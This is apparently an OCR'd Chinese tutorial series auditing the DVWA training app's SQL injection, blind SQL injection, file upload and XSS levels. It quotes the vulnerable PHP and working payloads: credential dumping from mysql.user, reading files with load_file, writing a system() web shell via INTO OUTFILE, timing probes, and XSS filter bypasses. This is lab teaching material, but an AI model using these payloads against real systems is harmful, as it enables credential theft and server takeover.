
无解了——!
欢迎加入 php 源码审计/ Python 教学群　134861444

[PHP 源码审计基础]DVWA 的分析与测试5(SQL Injection)


1　DVWA 的第5个栏目 sql 注入代码审计
先调整为 low 级别
提交1查询正常返回如下



检测字段数




在页面上找出显示位置，用于之后的敏感信息显示



通过 mysql 内置函数显示我们想要的信息

比如在2的位置显示我们要的这几个信息 concat_ws(char(32,58,32),user(),database(),version())信息

显示当前用户可读的所有的库名 schema_name from information_schema.schemata 信息




欢迎加群交流 php 代码审计134861444

显示当前用户名和密码 concat(user,':',password)from mysql.user


我本机 root 密码为空— —!

读取系统文件　load_file('F:/wamp/bin/php/php5.2.6/php.ini')

magic_quotes_gpc 开启的环境需要转为16进制再读取



利用注入点写 shell '<?php system($_GET['sec']);?>' into outfile 'F:/wamp/www/dvwa/3g-sec.php'



直接看 *medium 级别代码*

```
<?php

if (isset($_GET['Submit'])) {

        // Retrieve data

        $id = $_GET['id'];

        $id = mysql_real_escape_string($id);

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

                $first = mysql_result($result,$i,"first_name");

                $last = mysql_result($result,$i,"last_name");

                echo '<pre>';

                echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;

                echo '</pre>';

```

```
27              $i++;
28          }
29  }
30  ?>
```

复制代码

```
31
```

上述内置的转义函数可以忽略不计

直接看 height 级代码


```
<?php
32
33  if (isset($_GET['Submit'])) {
34
35          // Retrieve data
36
37          $id = $_GET['id'];
38          $id = stripslashes($id);
39          $id = mysql_real_escape_string($id);
40
41          if (is_numeric($id)){
42
43              $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
44              $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
45
46              $num = mysql_numrows($result);
47
```

```
48              $i=0;
49
50              while ($i < $num) {
51
52                  $first = mysql_result($result,$i,"first_name");
53                  $last = mysql_result($result,$i,"last_name");
54
55                  echo '<pre>';
56                  echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
57                  echo '</pre>';
58
59                  $i++;
60              }
61          }
62  }
63  ?>
```

复制代码

目测能 by pass 这个代码进行注入的只有神仙了——！

QQ 截图20130104192041.png (183.03 KB, 下载次数: 0)



欢迎加入 php 源码审计/ Python 教学群　134861444

[PHP 源码审计基础]DVWA 的分析与测试6(SQL Injection (Blind))

DVWA 第六个栏目

其实和第二个没啥区别就是在查库的时候@了下查询函数，屏蔽的查询函数执行后的出错信息(盲注一次也是这么来的— —！)

直接看 low 级代码吧


```
1   <?php
2
3   if (isset($_GET['Submit'])) {
4
5       // Retrieve data
6
7       $id = $_GET['id'];
8
9       $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
10      $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors
11
12      $num = @mysql_numrows($result); // The '@' character suppresses errors making the
```

```
injection 'blind'

13
14          $i = 0;
15
16          while ($i < $num) {
17
18              $first = mysql_result($result,$i,"first_name");
19              $last = mysql_result($result,$i,"last_name");
20
21              echo '<pre>';
22              echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
23              echo '</pre>';
24
25              $i++;
26          }
27      }
28      ?>
```

复制代码

如果 没错误回显是不是就没法确定注入点了？最起码可以根据相应时间，来判断 sql 执行的异常
测试代码
http://www.dvwa.com/vulnerabilities/sqli_blind/?id=1sleep%2850%29&Submit=Submit#
效果



如果 sleep()不行的话，记得试试 benchmark() 好像 sleep 在 mysql5.0 以前都不支持，但 benchmark()支持

中级多了一个$id = mysql_real_escape_string($id);可忽略

高级代码如下，和栏目 5 一个鸟样，只不过这次屏蔽错误回显了

```
29  <?php
30
31  if(isset($_GET['Submit'])){
32
33      // Retrieve data
34
35      $id = $_GET['id'];
36      $id = stripslashes($id);
37      $id = mysql_real_escape_string($id);
38
39      if (is_numeric($id)) {
```

```
40
41              $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
42              $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors
43
44              $num = @mysql_numrows($result); // The '@' character suppresses errors making the
injection 'blind'
45
46              $i=0;
47
48              while ($i < $num) {
49
50                  $first = mysql_result($result,$i,"first_name");
51                  $last = mysql_result($result,$i,"last_name");
52
53                  echo '<pre>';
54                  echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
55                  echo '</pre>';
56
57                  $i++;
58              }
59          }
60  }
61  ?>
```

复制代码

盲注更多技巧和新颖姿势　求分享。。。。

欢迎加入 php 源码审计/ Python 教学群　134861444

[PHP 源码审计基础]DVWA 的分析与测试7(File Upload)

DVWA 第七个栏目 上传漏洞代码分析
直接看 low 把

```
1   <?php
2       if (isset($_POST['Upload'])) {
3
4               $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
5               $target_path = $target_path . basename( $_FILES['uploaded']['name']);
6
7               if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
8
9                   echo '<pre>';
10                  echo 'Your image was not uploaded.';
11                  echo '</pre>';
12
13              } else {
14
15                  echo '<pre>';
16                  echo $target_path . ' succesfully uploaded!';
17                  echo '</pre>';
18
19              }
20
```

```
21              }
22  ?>
```

复制代码

可谓 远古时代的代码了，直接上传 php 马
看 Medium 把

```
23  <?php
24      if (isset($_POST['Upload'])) {
25
26              $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
27              $target_path = $target_path . basename($_FILES['uploaded']['name']);
28              $uploaded_name = $_FILES['uploaded']['name'];
29              $uploaded_type = $_FILES['uploaded']['type'];
30              $uploaded_size = $_FILES['uploaded']['size'];
31
32              if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
33
34
35                  if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
36
37                      echo '<pre>';
38                      echo 'Your image was not uploaded.';
39                      echo '</pre>';
40
```

```
41                          } else {
42
43                              echo '<pre>';
44                              echo $target_path . ' succesfully uploaded!';
45                              echo '</pre>';
46
47                          }
48                  }
49                  else{
50                      echo '<pre>Your image was not uploaded.</pre>';
51                  }
52              }
53  ?>
```

复制代码

这个 验证图片的属性，突破很简单了就不赘述了，见文章
http://www.3g-sec.com/thread-343-1-2.html php 文件上传 MIME 类型

http://www.3g-sec.com/thread-350-1-2.html php 文件上传 MIME 类型 2 补充

High 级代码依然是 白名单思路过滤

```
54  <?php
55  if (isset($_POST['Upload'])) {
56
57                  $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
```

```
58                  $target_path = $target_path . basename($_FILES['uploaded']['name']);
59                  $uploaded_name = $_FILES['uploaded']['name'];
60                  $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
61                  $uploaded_size = $_FILES['uploaded']['size'];
62
63                  if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" ||
$uploaded_ext == "JPEG") && ($uploaded_size < 100000)){
64
65
66                      if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
67
68                          echo '<pre>';
69                          echo 'Your image was not uploaded.';
70                          echo '</pre>';
71
72                      } else {
73
74                          echo '<pre>';
75                          echo $target_path . ' succesfully uploaded!';
76                          echo '</pre>';
77
78                          }
79                  }
80
81                  else{
```

```
82
83                      echo '<pre>';
84                      echo 'Your image was not uploaded.';
85                      echo '</pre>';
86
87                  }
88              }
89
90  ?>
```

复制代码

欢迎加入 php 源码审计/ Python 教学群　134861444

[PHP 源码审计基础]DVWA 的分析与测试 8(Reflected Cross Site Scripting(xss))


DVWA 第八个栏目　反射性 XSS
先看 low 代码

```
1   <?php
2
3   if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
4
5   $isempty = true;
6
7   } else {
8
9   echo '<pre>';
10  echo 'Hello ' . $_GET['name'];
```

```
11  echo '</pre>';
12
13  }
14
15  ?>
```

复制代码

未做 任何的验证
直接 提交 <script>alert('xss')</script>测试



看 Medium 级代码

```
16  <?php
17
18  if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
19
20  $isempty = true;
21
```

```
22  } else {
23
24  echo '<pre>';
25  echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
26  echo '</pre>';
27
28  }
29
30  ?>
```

复制代码

这个 替换函数应该知道怎么绕过了把，参考 http://www.3g-sec.com/thread-1216-1-1.html [PHP源码审计基础]DVWA的分析与测试4(File Inclusion) 里提到的两种方法，分别测试

```
31  <scri<script>pt>alert('xss')</script>
32
33
34  <SCRIPT>alert('xss')</SCRIPT>
```

复制代码

效果 如上图

看 height 级代码

```
35  <?php
36
37  if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
38
```

```
39  $isempty = true;
40
41  } else {
42
43  echo '<pre>';
44  echo 'Hello ' . htmlspecialchars($_GET['name']);
45  echo '</pre>';
46
47  }
48
49  ?>
```

复制代码

用了 htmlspecialchars，不知道你能不能用什么方法绕过，如果无法绕过可以参考 Discuz 的 dhtmlspecialchars()函数:)

欢迎进群 134861444 交流 php 代码审计经验

[PHP 源码审计基础]DVWA 的分析与测试9(Stored Cross Site Scripting (XSS))

DVWA 最后一个栏目　存储型 XSS 测试看 low 代码

```
01  <?php
02
03  if(isset($_POST['btnSign']))
04  {
05
06     $message= trim($_POST['mtxMessage']);
07     $name                              =
```

PHP 源码审计实战教程(DVWA 漏洞实例分析)

```
    trim($_POST['txtName']);
08
09      // Sanitize message input
10      $message=stripslashes($message);
11      $message= mysql_real_escape_string($message);
12
13      // Sanitize name input
14      $name= mysql_real_escape_string($name);
15
16      $query="INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";
17
18      $result= mysql_query($query)ordie('<pre>'. mysql_error() .'</pre>');
19
20  }
21
22  ?>
```


突破方式

```
1  <<SCRIPT>alert("XSS");//<</SCRIPT>
```

当然还有其他的方式，这里只是抛砖引玉。

另外有一点挺有意思，在输入 name 时会发现有字数的限制，但 php 中并没有判断 name 的长度

所以修改客户端 html 就可以删除这个限制，看代码



medium 级代码

```
01  <?php
02
03  if(isset($_POST['btnSign']))
04  {
05
06     $message= trim($_POST['mtxMessage']);
       $name                              =
07  trim($_POST['txtName']);
08
09     // Sanitize message input
10     $message= trim(strip_tags(addslashes($message)));
11     $message= mysql_real_escape_string($message);
12     $message= htmlspecialchars($message);
13
14     // Sanitize name input
15     $name=str_replace('<script>','',$name);
16     $name= mysql_real_escape_string($name);
17
18     $query="INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";
19
20     $result= mysql_query($query)ordie('<pre>'. mysql_error() .'</pre>');
21
22  }
23
24  ?>
```

这里 可以看到$name 的过滤比较简单，那么就从他下手，用到了 str_replace()函数,这个很好绕过吧
直接 提交

```
<<script>script>alert('123');</script>
```

别说有长度限制，修改下html再提交就可以了。

```
<?php
```

高级篇

代码学习

```
01
02
03  if(isset($_POST['btnSign']))
04  {
05
06     $message= trim($_POST['mtxMessage']);
07     $name                              =
    trim($_POST['txtName']);
08
09     // Sanitize message input
10     $message=stripslashes($message);
11     $message= mysql_real_escape_string($message);
12     $message= htmlspecialchars($message);
13
14     // Sanitize name input
15     $name=stripslashes($name);
16     $name= mysql_real_escape_string($name);
17     $name= htmlspecialchars($name);
18
19     $query="INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";
20
21     $result= mysql_query($query)ordie('<pre>'. mysql_error() .'</pre>');
22
23  }
24
25  ?>
```

万恶的 htmlspecialchars()再次出现，谁有妙招欢迎回帖:)

欢迎加入 php 源码审计/ Python 教学群　134861444
更多 php 代码审计、python 编程分享欢迎进群交流